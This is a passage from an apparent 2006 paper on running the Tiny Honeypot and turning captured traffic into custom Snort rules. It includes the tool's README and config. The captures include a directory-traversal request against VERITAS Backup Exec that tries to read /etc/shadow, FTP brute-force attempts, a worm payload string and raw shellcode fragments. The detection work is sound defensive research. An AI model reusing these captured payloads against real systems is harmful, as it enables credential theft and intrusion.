TCP TTL:48 TOS:0x0 ID:62871 IpLen:20 DgmLen:715 DF
***AP*** Seq: 0x8589E4D5  Ack: 0xA3F8BF6D  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1999835481 68620871
```

The logs also showed other IP addresses attempting the same type of attack that week:

```
08/30-19:10:22.190492 66.98.218.76:35129 -> 192.168.0.195:10000
08/31-16:05:04.706925 212.227.65.75:51530 -> 192.168.0.195:10000
08/31-17:04:29.104508 212.227.65.75:36301 -> 192.168.0.195:10000
09/02-03:23:51.362307 69.94.134.100:55783 -> 192.168.0.195:10000
09/03-03:46:56.383337 200.246.142.112:41930 -> 192.168.0.195:10000
09/03-03:48:55.336298 200.246.142.112:41967 -> 192.168.0.195:10000
09/03-06:20:40.935457 67.36.249.206:56252 -> 192.168.0.195:10000
09/03-10:34:32.308003 62.79.59.192:61250 -> 192.168.0.195:10000
```

```
09/03-10:34:43.277438 62.79.59.192:61251 -> 192.168.0.195:10000
```

Using destination port !80 (Not 80) worked fine for the test network, but the rule can be modified to reduce the chances of a false positive. Changing the destination port to 10000 instead of !80 will reduce these chances, but there did not seem to be any other traffic that matched the string and cause a false alarm. The rule could be customized even further by adding some of the data after the "GET/unauthenticated/" string. The following rule reduced the chances of false positives.

```
alert tcp any any -> any 10000 \
(content:"GET /unauthenticated/..%01/..%01/"; msg:"Get
unauthenticated";)
```

Note: To reduce false positives further, continue to add payload as needed, but be aware that at some point continuing to add payload would create false negatives.

After researching this traffic on the Internet, it was discovered that US-CERT is aware of a public exploit for the VERITAS Backup Exec Remote Agent which listens on port 10000/tcp.

"US-CERT is aware of a public exploit for a vulnerability in VERITAS Backup Exec Remote Agent for Windows Servers. This exploit may allow a remote attacker to retrieve arbitrary files on a system. The VERITAS Backup Exec Remote Agent listens on network port 10000/tcp.

US-CERT is aware of reports that this vulnerability is being actively exploited. US-CERT has also seen reports of increased scanning activity on port 10000/tcp. This increase is believed to be attempts to locate vulnerable systems running the VERITAS Backup Exec Software." [US-Cert, 2005]

Now the question comes up as to why the original snort rules did not catch this traffic and alert on it. A quick

grep of the rules directory shows that there are three rules that might have picked up this traffic. I am unable to print the snort rules in this paper, but they can be downloaded from snort.org for the comparison the output returned from the THP data.

To find out what changed in the traffic, the hex output dumped from the capture file and examined with the following command:

```
tcpdump -r aug27.pcap -nn -X -s 1500 port 10000
```

The following is the hex output, the yellow highlights the interesting data:

```
4500 023b cbed 4000 3106 4055 3e4f 3bc0  E..;..@.1.@U>O;.
c0a8 00c3 ef43 2710 67b7 ed63 6bc0 0289  .....C'.g..ck...
8018 16d0 2802 0000 0101 080a 02ab 26a0  ....(.........&.
0b78 8ff3 4745 5420 2f75 6e61 7574 6865  .x..GET./unauthe
6e74 6963 6174 6564 2f2e 2e25 3031 2f2e  nticated/..%01/.
2e25 3031 2f2e 2e25 3031 2f2e 2e25 3031  .%01/..%01/..%01
2f2e 2e25 3031 2f2e 2e25 3031 2f2e 2e25  /..%01/..%01/..%
3031 2f2e 2e25 3031 2f2e 2e25 3031 2f2e  01/..%01/..%01/.
2e25 3031 2f2e 2e25 3031 2f2e 2e25 3031  .%01/..%01/..%01
2f2e 2e25 3031 2f2e 2e25 3031 2f2e 2e25  /..%01/..%01/..%
3031 2f2e 2e25 3031 2f2e 2e25 3031 2f2e  01/..%01/..%01/.
2e25 3031 2f2e 2e25 3031 2f2e 2e25 3031  .%01/..%01/..%01
2f2e 2e25 3031 2f2e 2e25 3031 2f2e 2e25  /..%01/..%01/..%
3031 2f2e 2e25 3031 2f2e 2e25 3031 2f2e  01/..%01/..%01/.
2e25 3031 2f2e 2e25 3031 2f2e 2e25 3031  .%01/..%01/..%01
2f2e 2e25 3031 2f2e 2e25 3031 2f2e 2e25  /..%01/..%01/..%
3031 2f2e 2e25 3031 2f2e 2e25 3031 2f2e  01/..%01/..%01/.
2e25 3031 2f2e 2e25 3031 2f2e 2e25 3031  .%01/..%01/..%01
2f2e 2e25 3031 2f2e 2e25 3031 2f2e 2e25  /..%01/..%01/..%
3031 2f2e 2e25 3031 2f2e 2e25 3031 2f2e  01/..%01/..%01/.
2e25 3031 2f2e 2e25 3031 2f2e 2e25 3031  .%01/..%01/..%01
2f2e 2e25 3031 2f2e 2e25 3031 2f2e 2e25  /..%01/..%01/..%
3031 2f2e 2e25 3031 2f2e 2e25 3031 2f2e  01/..%01/..%01/.
2e25 3031 2f2e 2e25 3031 2f2e 2e25 3031  .%01/..%01/..%01
2f2e 2e25 3031 2f2f 6574 632f 7368 6164  /..%01//etc/shad
6f77 2048 5454 502f 312e 310d 0a48 6f73  ow.HTTP/1.1..Hos
743a 2036 352e 3139 2e31 352e 323a 3130  t:.65.19.15.2:10
3030 300d 0a50 7261 676d 613a 206e 6f2d  000..Pragma:.no-
6361 6368 650d 0a41 6363 6570 743a 2069  cache..Accept:.i
```

```
6d61 6765 2f67 6966 2c20 696d 6167 652f  mage/gif,.image/
782d 7862 6974 6d61 702c 2069 6d61 6765  x-xbitmap,.image
2f6a 7065 672c 2069 6d61 6765 2f70 6a70  /jpeg,.image/pjp
6567 2c20 2a2f 2a0d 0a0d 0a              eg,.*/*....
```

It is evident that the content strings in the downloaded snort rules do not match the payload of this packet. This may be a different exploit signature or something all together different, but shows the power of being able to customize the rule set for one's network.

Example 2:

Capture 44F67DDBD3EA.shell is another example of using THP to complete the TCP 3-way handshake and capture the data payload in order to write a custom snort rule.

The following is the THP capture file with the data payload:


cat 44F67DDBD3EA.shell

```
::::::::::::::
__123_asdasdfdjhsdf_SAFasdfhjsdf_fsd123
```

To get the port and IP information for the connection, the listing for 44F67DDBD3EA.shell needs to be located in the captures file:

```
grep 44F67DDBD3EA.shell captures
Aug 31 00:12:43 SID=44F67DDBD3EA.shell PID=24210 SRC=86.49.85.96
SPT=2362 BYTES=39
```

Using ethereal or tcpdump to examine the data, it is possible to follow the complete traffic stream from 86.49.85.96 and write the appropriate snort rule. The following screen capture is the ethereal output when the filter (ip.addr eq 86.49.85.96) is applied.



Ethereal output using (ip.addr eq 86.49.85.96) filter.

The ethereal screen capture may be hard to follow, but the following tcpdump command would return the same results:

```
tcpdump -nn -s 1500 -X -r aug27.pcap host 86.49.85.96
```

Below is the TCP PUSH right after the completion of the TCP 3-way handshake:

```
00:10:50.072033 IP 86.49.85.96.2362 > 192.168.0.195.15118: P 1:40(39)
ack 1 win 17520
0x0000:  4500 004f 2a43 4000 7006 7369 5631 5560  E..O*C@.p.siV1U`
0x0010:  c0a8 00c3 093a 3b0e bb5f dcaa 600d b817  .....:;.._..`...
0x0020:  5018 4470 e8bf 0000 5f5f 3132 335f 6173  P.Dp....__123_as
0x0030:  6461 7364 6664 6a68 7364 665f 5341 4661  dasdfdjhsdf_SAFa
0x0040:  7364 6668 6a73 6466 5f66 7364 3132 33    sdfhjsdf_fsd123
```

The following snort rules are a good example of using a graded approach to develop a solid IDS rule. The first snort rule contains the content string "__123_" and will determine if this signature happens a lot or on different

TCP ports. The following snort rule added to the /etc/snort/rules/local.rules file produces the desired effect:

```
alert tcp any any -> any any \
(content:"__123_"; msg:"123 payload";)
```

To check the rule out and ensure that it alerted on the traffic, snort replayed the full tcpdump data capture by using the following command:

```
snort -r aug27.cap –l /home/tinydumpaugust/test1/
```

```
[**] [1:0:0] 123 payload [**]
[Priority: 0]
08/31-00:10:50.072033 86.49.85.96:2362 -> 192.168.0.195:15118
TCP TTL:112 TOS:0x0 ID:10819 IpLen:20 DgmLen:79 DF
***AP*** Seq: 0xBB5FDCAA  Ack: 0x600DB817  Win: 0x4470  TcpLen: 20


09/01-12:45:00.255216 69.211.125.123:3427 -> 192.168.0.195:15118
09/02-20:56:56.782359 190.44.49.40:3272 -> 192.168.0.195:15118
09/03-01:56:45.383066 203.57.44.172:2333 -> 192.168.0.195:11768
09/03-07:12:23.589839 71.243.71.178:3375 -> 192.168.0.195:15118
```

Interesting results showing that the port number is not part of the signature since exactly the same payload string occurs from at least 2 different destination TCP ports (TCP port 11768 & 15118). Looking at the data payload shows the exact same string sent after the TCP 3-way handshake is completed.

```
01:56:45.383066 IP 203.57.44.172.2333 > 192.168.0.195.11768: P 1:40(39)
ack 1 win 8760
0x0000:  4500 004f 02f1 4000 6f06 4f67 cb39 2cac  E..O..@.o.Og.9,.
0x0010:  c0a8 00c3 091d 2df8 b6ae 7045 ab51 d024  ......-...pE.Q.$
0x0020:  5018 2238 d99b 0000 5f5f 3132 335f 6173  P."8....__123_as
0x0030:  6461 7364 6664 6a68 7364 665f 5341 4661  dasdfdjhsdf_SAFa
0x0040:  7364 6668 6a73 6466 5f66 7364 3132 33    sdfhjsdf_fsd123
```

Since this is unknown or malicious traffic, by construction of the example, the snort rule will remain in effect unless it starts to trigger too many false positives. At this point, adding more of the payload string to the content rule or a port range could reduce any false positives resulting from the alert.

A quick web search shows that the traffic might be coming from either Dipnet or the oddbot worm [LURHQ, 2005]. A quick test also indicated that there is no current snort rule, at least the ones freely available in the community, which alerts on this traffic. This is another example of how being able to write custom rules can help protect the network.

8. Conclusion

George Bakos is totally correct; THP is a “neat toy”. It can enhance the ability to write custom IDS rules by completing the TCP 3-way handshake. Connection completion allows an IDS analyst to examine the data payload and write very precise IDS rules for their network. THP is very flexible in addition to being relatively easy to install, configure, and deploy. It became clear after one week of running THP that it does attract extra hostile traffic to a network, mostly because it interacts with automated scans. This is probably not desirable for most production networks. Take great care when deciding where, and why, to install a honeypot so that it will not affect production systems or networks. Running THP is however a great way to perform network traffic research. THP can help analyze network traffic that should not be on an internal network. Honeypots service requests that are not normal, so installing THP on an internal network would be an excellent way of finding unauthorized traffic inside the network. After playing with THP for a couple weeks, it is clear that the tool is well suited for use on research networks or inside the network to detect unauthorized traffic.

References

George Bakos (2002). Tiny Honeypot - resource consumption for the good guys. Retrieved October 16, 2006, Web site: http://www.alpinista.org/thp/

Lance Spitzner (1/20/2003). Open Source Honeypots: Learning with Honeyd. Retrieved October 16, 2006, Web site: http://www.securityfocus.com/infocus/1659

Lance Spitzner (8/27/2004). 'Know Your Enemy':Everything you need to know about honeypots. Retrieved October 16, 2006, Web site: http://www.newsforge.com/article.pl?sid=04/09/24/1734245

Lance Spitzner (7/17/2003). Honeytokens: The Other Honeypot. Retrieved October 16, 2006, Web site: http://www.securityfocus.com/infocus/1713

isp.webopedia.com (2006). ISP Glossery. Retrieved October 16, 2006, Web site: http://isp.webopedia.com/TERM/H/honeypot.html

US-CERT homepage (9/19/2005). Current Activity. Retrieved October 16, 2006, Web site: http://www.cert.org/current/archive/2005/10/19/archive.html

Fedora Project homepage (2006). Retrieved October 16, 2006, Web site: http://fedora.redhat.com/

Netfilter homepage (2006). Retrieved October 16, 2006, Web site: http://www.netfilter.org/

Xinetd homepage (2006). Retrieved October 16, 2006, Web site: http://www.xinetd.org/

Snort homepage (2006). Retrieved October 16, 2006, Web site: http://www.snort.org/

tcpdump/libpcap homepage (2006). Retrieved October 16, 2006, Web site: http://www.tcpdump.org/

LURHQ Threat Intelligence Group homepage (January 13, 2005). Retrieved October 29, 2006, Web site: http://www.lurhq.com/dipnet.html

Ethereal homepage (2006). Retrieved October 29, 2006, Web site: http://www.ethereal.com/

Appendix A, THP README file

```
thp - the tiny honeypot
# version 0.4.6
# Copyright George Bakos - alpinista@bigfoot.com
# May 2003
# This is free software, released under the tems of the GNU
General
# Public License avaiable at http://www.gnu.org

INTRODUCTION
------------
I threw this together and started capturing pretty good
poop, so a few friends thought I should make it available.
Here it is. If you think it's lame, that's fine.  I wasn't
going to put it out, anyway.  You may find it worthwile if
you have only one ip address, and don't want to DNAT
everything incoming to an internal dedicated honeypot. I
run it on several machines that are in regular daily use.

DISCLAIMER
----------
This is a neat toy.  That's all it is.  You can learn from
your toys if you use them responsibly, or you can leave
them lying around on the floor, trip on them, and break
your neck. Don't come crying to me because you thought my
toys didn't break.  That's stupid. When it breaks, grab a
little glue and fix it, or throw it away; I don't care.
Have fun, learn something, help others learn, but don't
whine because you were told that this was foolproof.  It
isn't.  Fools will always provide the proof.

CONCEPT
-------
The concept is simple:  listen and record.  The only
problem is that the badguys can't speak until after a
connection comes up.  So we give them one.  On any port
they want.  Period. Upon connecting, they are presented
with a greeting (I use fortune) and a root prompt.  W00p!
They are leet. If you prefer a silent listener (no greeting
or prompt), that's cool, too. See the section
xinetd.d/inetd, below. Script kiddeez are your best
entertainment value!
```

xinetd is used to open a single port. New connections to it get handed off to a simple Perl script that builds two files: a running connection tracker, and a unique session file, into which we merely capture all data. That's also where the root prompt comes from. Keystrokes, autorooter scripts, exploit reconnects, whatever. (If you want other services emulated, you add another xinetd.d file & change the commandline param & port)

iptables REDIRECT is used to pass all incoming connection requests, regardless of destination port, to that xinetd listener, unless we make an exception. Portmap is one such exception.

In order for the intruder-to-be to know what port rpc.cmsd (or any other rpc service) is listening on, she needs to ask the target system's portmapper. So we fire up a portmapper, and feed it bogus mappings for every service we can. Sort of like building a static arp table, only more funnerer.

Now, all of this port redirect tomfoolery is TCP only, but that's ok. UDP is connectionless; once the attacker believes she knows what port to use, off it flies. And we capture it, even if there is no service at the near end. I personally use Snort & SHADOW to alert me & capture everything, you go ahead and roll your own solution. Mine accommodates a pretty busy DSL that serves my family, while still grabbing every bit of nastiness that is sent to it. There are also several large sites running this on much busier production systems/networks with no noticeable impact on performance.

INSTALLATION

I'm going to assume that you have a fully functioning IDS of some sort up and running. If not, you probably should put down the keyboard and step away from the computer. Do not pass go, do not install this hpot.

..... OK, now that they are out of the room, let's party.

Keep your IDS sigs up to date, folks. I use Snort for grabbing full binaries of anything that fires a sig, as well as SHADOW to have a complete header log.

With SHADOW, I get logging even if I get hit with an 0-day that Snort misses.
It's nice to be able to replay the progression of events, too. (plug, plug, plug)

I highly asvise you read through this file,as well as all of the comments in the thp.conf and iptables.rules files, but if you don't care about the details, and just want to put this thing up as quickly as possible, here's the straight poop:

```
cd /usr/local
zcat <tgz file> | tar -xvf -
ln -s thp-0.x.x thp
mkdir /var/log/hpot
chown nobody:nobody /var/log/hpot
chmod 700 /var/log/hpot
cp ./thp/xinetd.d/* /etc/xinetd.d
edit xinetd files to change to :"disable = no"
make any path & preferences adjustements in thp.conf &
iptables.rules
./thp/iptables.rules
/etc/rc.d/init.d/portmap start
pmap_set < ./thp/fakerpc
/etc/rc.d/init.d/xinetd start
come back here and read.
```

thp.conf

You may want to read through this file & make some adjustments, although for most folks, this will fly fine just as it is. Read the comments & go. One new feature for 0.4.4 you MAY wish to turn on is "logtype". From thp.conf:

```
# Log format - "single" or "multi".  Single line format is
easier to parse, but
# does not make any entry into the capture log until the
session is complete.
# Multiline gives you separate "start" & "end" lines, but
is a pain in the
# toches to do anything with.
```

This means that if an intruder is actively in the pot, you WON'T see a log entry. Sure, you'll still see it in netstat, iptables, xinetd, sid logs, etc., but thp won't summarize it in the captures log until the session ends. If you depend on tailing the captures log for some kind of

alert, it might be a good idea to leave the logtype as "multi".

In thp.conf, there are a number of paths specified. If you don't like them, change them. You will need to create a log location. The default is /var/log/hpot. Go ahead and mkdir, chown nobody & chmod 700 it.

logthis

The file "logthis" is the main script of the lot. It will create the master log entries in /var/log/hpot/captures, and call the necessary input handler(s)from thpfunc.pl.

thpfunc.pl

This is most of the meat & potato(e?)s. If you want to extend thp's functionality, please put your handler in here & call it from logthis based on xinetd server_args. I am beginning to think this would be better as individual files, rather than one big kahuna. I can't make major changes like that without pissing some folks off, so let's be democratic about it. All in favor, say aye.
The ayes have it. Expect individual files on your local supermarket shelves soon.

A couple of notes on SIDs:

The session IDs (session filenames, as well) are derived from the start time of the intruder's data, not his connection. There may be a gap of a second or more if the attack is not automated. Please remember this when correlating firewall & IDS logs against SID files.
New for v0.4.2 is a better sub gettime() in thpfunc.pl. There are two methods of creating SIDs, depending on how cool your Perl is. If your Perl has syscall.ph built, then you will have microsecond-unique SIDs. If not, then thp falls back on the old method of one SID per second. The old method can, and will, result in multiple sessions logging to the same file, if they both initiate within a second of each other. If you don't want this, and your Perl isn't quite l33t 3NuF, take a look at h2ph(1) and make it happen. Yes, I know there is a very nice CPAN module available, but more folks have C headers already on their boxes. To generate syscall.ph on my Linux:

```
# cd /usr/include
```

```
# h2ph * ./sys/* ./bits/*

xinetd/inetd
------------
Some inted type super-server needs to be installed. I
prefer xinetd, but good ol' /sbin/inetd is ok, too; you'll
just lose alot of flexibility, including the ability to
limit concurrent sessions.  Use the inetd.conf line here:

6635     stream  tcp     nowait  nobody
/usr/local/thp/logthis    logthis

From the xinted.d directory, copy the xinetd configure file
"hpot" into your system /etc/xinetd.d directory, and be
sure to re-enable it by editing. Don't ask me why I used
port 6635 for the catch-all, my head just happenned to fall
on those keys, then I woke up.

If you need it, xinetd is available from
http://www.synack.net/xinetd/. Some folks will prefer a
different listener; go for it.

If you are going to use any of the thpfunc.pl services
(currently only ftp and a really rudimentary http is in
there), then the appropriate thp-<svc> file must also
appear in the xinetd.d directory.  The only difference
between these are the commandline param, serive name & port
number.  The cmdline parameter tells the logthis script
which subroutine to call from thpfunc.pl.

If you prefer any service to be a "silent listener", i.e.
no response, no prompt, no nothin' except logging of input,
comment out the "server_args" line in the appropriate
xinetd.d file.

portmap
-------
I wanted to register every service imaginable with the
portmapper, but didn't like the idea of actually running
the daemons necessary and relying on the firewall to keep
the beasties at bay (some dweeb's voice in my ear kept
saying, "defense in depth.")  I was going to bang on the
sources to portmapper and hardcode everything from /etc/rpc
into there, but after I pulled the tarball down, I started
reading and saw that pmap_dump and pmap_set would do it
all.
Cool.  Thanks Wietse.
```

The fakerpc here is derived from RedHat Linux 7.1, Irix 5.3, and Solaris 8's /etc/rpc files, and then built to include lines for versions 1-4 of each rpc program, via both udp and tcp. Start portmapper as normal, but instead of firing up rpc programs, just execute:

"pmap_set < /usr/local/thp/fakerpc".

There's a 1:1 chance that this will break your existing legit rpc services. If you are running rpc services on your firewall/hpot, you should go hang out with those non-IDS types above.

iptables

I'll write this section later, or not. For now, read the comments in the iptables.thp and edit as necessary, or incorporate the essential bits into your own ruleset. If you have an existing firewall script & aren't comfortable modifying it yourself, feel free to ask. I may have time to help.

I'm going to yell for a minute. Stop reading if you are going to be offended.
WARNING! DANGER WILL ROBINSON! THIS WILL BREAK YOUR EXISTING IPTABLES FIREWALL.
Any questions? Read the disclaimer again.

Hey, Dan, when are you going to give us your /etc/pf.conf?

George
alpinista@bigfoot.com

Appendix B, thp.conf

```
# /usr/local/thp/thp.conf version 0.4.5
#
# variables for use in thp - Tiny Honeypot
#
# Copyright George Bakos - gbakos@ists.dartmouth.edu
# Feb06, 2003
# This is free software, released under the terms of the
GNU General
# Public License avaiable at
http://www.fsf.org/licenses/gpl.txt

# Interface to listen on
$intf = "eth0";

# Session timeout - wouldja believe that some systems
# just don't cleanup stale sockets?
$timeout = "300"; # seconds

# Hostname to use in responses:
$hostname = "localhost.localdomain";

# ip address to state for incoming connections, ie: ftp
data channel
# NOTE: if commented out, thp will try to determine it from
the
# interface specified above. This will fail if thp user
(nobody, by default)
# doesn't have permission to read /proc/net/dev

#$thpaddr = "127.0.0.1";

# Domain name to use in responses:
$domain = "localdomain";

# location of thp scripts, libs, etc.
$thpdir = "/usr/local/thp";

# Directory for all logging.  Should be mode 0700
nobody:nobody
$logdir = "/var/log/hpot";

# Specific name for the master logfile.
$logfile = "$logdir/captures";
```

```
# Log format - "single" or "multi".  Single line format is
easier to parse, but
# does not make any entry into the capture log until the
session is complete.
# Multiline gives you separate "start" & "end" lines, but
is a pain in the toches
# to do anything with.
$logtype = "single";

# Program to run to generate the shell MOTD. I like
fortune.
#$greetbin = "/usr/games/fortune";
$greetbin = "/bin/false";

# The home directory of the virtual root user
$homedir = "/root";

# If a shell prompt is to be returned, here ye go. NOTE:
this may be
# changed later as the intruder changes working directory.
$prompt = "[root\@$hostname root]# ";

# ftp server version choices (edit them if you like)
my $fver1 = "FTP server (Version wu-2.6.0(1))";
my $fver2 = "FTP server (Version wu-2.6.1(2))";
my $fver3 = "FTP server (Version wu-2.6.1-16)";
my $fver4 = "FTP server (BSDI Version 7.00LS)";
my $fver5 = "FTP server (PFTP 0.13)";
my $fver6 = "NcFTPd Server";
my $fver7 = "Microsoft FTP Service (Version 5.0)";
my $fver8 = "Microsoft FTP Service (Version 4.0)";

# ftp version to emulate:
$ftpver = $fver3;

# Should we allow ftp data connections?
# 0 = no
# 1 = yes
$allowftpdata = "1";

# Do you want to specify a port for passive (PASV) ftp data
transfer?
# Leave this commented out if you prefer thp to select a
random port. If you
# choose a specific port here, it is a great idea to un-
disable xinetd.d/thp.pasv
```

```
# and edit it listen on that port.
$pasvport = 33701;

# the http vendor is emulated via selecting the appropriate
directory of responses

#$httpdvend = "Microsoft-IIS";
$httpdvend = "Apache";

# http version is reported in headers, responses, etc. and
SHOULD be a sensible
# match with the $httpdvend. If your server reports itself
as IIS/1.3.9, that
# might raise an eyebrow.

#$httpdver = "5.0";
#$httpdver = "6.0";
$httpdver = "1.3.9";
#$httpdver = "1.3.19";

# If an attacker is looking for Windows files specifically,
should thp accommodate
# them, even if your $httpdvend (above) is something else?

$chameleon = "yes";

# If you do wish to be a chameleon, what should your fake
version be?

$chamelver = "5.0";
```

Appendix C, More Capture Examples

Here are some of the more fun looking capture files that I collected during the week:

44F6BA484DB13.ftp
```
USER administrator
PASS kia
RMD sarcaxxo
USER administrator
USER administrator
USER administrator
```

44F773402ED3E.ftp
```
USER root
PASS wambenger
RMD sarcaxxo
USER root
```

44F285B3677FB.ftp
```
::::::::::::::
AUTH GSSAPI
AUTH KERBEROS_V4
USER root
PASS
SYST
PASV
PORT 192,168,0,73,192,41
QUIT
```

44F4263F62B7B.ftp
```
::::::::::::::
USER anonymous
PASS Igpuser@home.com
CWD /
MKD 060829142947p
RMD 060829142947p
SYST
REST 1
PASV
PORT 83,186,38,151,221,100
```

44F367AA75945.shell

```
::::::::::::::
GET
/unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/
..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01
/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%0
1/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%
01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..
%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/.
.%01/..%01/..%01/..%01/..%01//etc/shadow HTTP/1.0
Host: 65.19.15.2:10000
Accept: text/html, text/plain, audio/mod, image/*,
application/msword, application/pdf,application/postscript,
text/sgml, */*;q=0.01Accept-Language: en
User-Agent: Lynx/2.8.5dev.7 libwww-FM/2.14 SSL-MM/1.4.1
OpenSSL/0.9.7a
```

44F37DCEA6E7D.shell

```
::::::::::::::
ÓøÈÚ!A¿;IÅm[Ö‡Š–p]‡&Û$™p±–?‰&öXM–A PööD·uN’Qz
ÖŒ|[L.ë¤ V
```

44F455F4F541.shell

```
::::::::::::::
GET http://www.booood.com/proxy.php HTTP/1.0
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.0)
Host: www.booood.com
Connection: Keep-Alive
```

44F474C8AB061.shell

```
::::::::::::::
›AAAAAAAAAAAAAAAAAAAAAAAAAAAA

removed 14 lines of this stuff for readability
                                                        ëbÀ
)Éƒé·ÙîÙt$ô[ sW÷6ƒëüâô« ÝL¿Éü¨—
½osÓ½Fk|J/öÙˆï½\wöÝàg¾½7ÜöØ2—nš‡
»§ÉÕf,PP1Ÿ1?€E£ÉÓ?<Ûÿl§É~ÓeÖ> 4ü‡Ÿï·>]?yx
¢Zaü ¤eP´eæk,£— 1Ÿ*ª1¤¿âÂŸÚúý—aü  &æe=“Pk4
š\SÞúŠ° rŠµÆöðýb¿þ©µÛ»yo\ ¨?…È°C+¨!mT¦gR=ögR¦ÉÓ?Zï™¤ÉÕÉ4¨'^
ä.1Oü"óÉÕ¨€Êü‡ŸÆ‰S¨eüæ
                reset of file filled with these characters
```

44F4D6BC9051F.shell

```
::::::::::::::
GET /uri-res/N2R?urn:sha1:UDFAA4G6D2N5CFYXETUV377GG3TXVH7A
HTTP/1.1
Host: 65.19.15.2:6348
Connection: Keep-Alive
User-Agent: Shareaza/2.2.0.0
X-Queue: 1.0
X-Gnutella-Content-URN:
urn:sha1:UDFAA4G6D2N5CFYXETUV377GG3TXVH7A
Range: bytes=0-250010
X-Features: queue/1.0
```

44F4D7209FC6C.shell

```
::::::::::::::
GET /uri-res/N2R?urn:sha1:UDFAA4G6D2N5CFYXETUV377GG3TXVH7A
HTTP/1.1
Host: 65.19.15.2:6348
Connection: Keep-Alive
User-Agent: Limewire/4.9.22
X-Queue: 1.0
X-Gnutella-Content-URN:
urn:sha1:UDFAA4G6D2N5CFYXETUV377GG3TXVH7A
Range: bytes=250010-500020
X-Features: queue/1.0
```

44F661E18B476.shell

```
::::::::::::::
"9h"9h"9h"9h"9h"9h"9h"9|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=
|ô=|ô=h"9h"9h"9h"9h"9h"9h"9h"9h"9|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô
=|ô=|ô=|ô=|ô=|ô=h"9h"9h"9h"9h"9h"9h"9h"9h"9|ô=|ô=|ô=|ô=|ô=|
ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=h"9h"9h"9h"9h"9h"9h"9h"9h"9|ô=|ô=
|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=h"9h"9h"9h"9h"9h"9h"9h"
9h"9|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=h"9h"9h"9h"9h
"9h"9h"9h"9h"9|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=h"9
h"9h"9h"9h"9h"9h"9h"9|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô
=|ô=|ô=h"9h"9h"9h"9h"9h"9h"9h"9h"9|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|
ô=|ô=|ô=|ô=|ô=|ô=h"9h"9h"9h"9h"9h"9h"9h"9h"9|ô=|ô=|ô=|ô=|ô=
|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=|ô=
```

```
                                        ëZJ3Éf¹w€4™âúëèëÿÿÿÍuu±mq`™™™
Ÿf¯ñ×uq ~™™ß f¯ñëg* ql™™™ß‘f¯ñvWyùq™™™ß•ñª«™™ñîê«ÆÍfÏ ß‰fï‰
ñ@ l4q\™™™ß fï‰ñu`3ùq,™™™ß fï‰ñ~à_àq<™™™ß…fï‰ñRte¢q^L™™™ß¹u
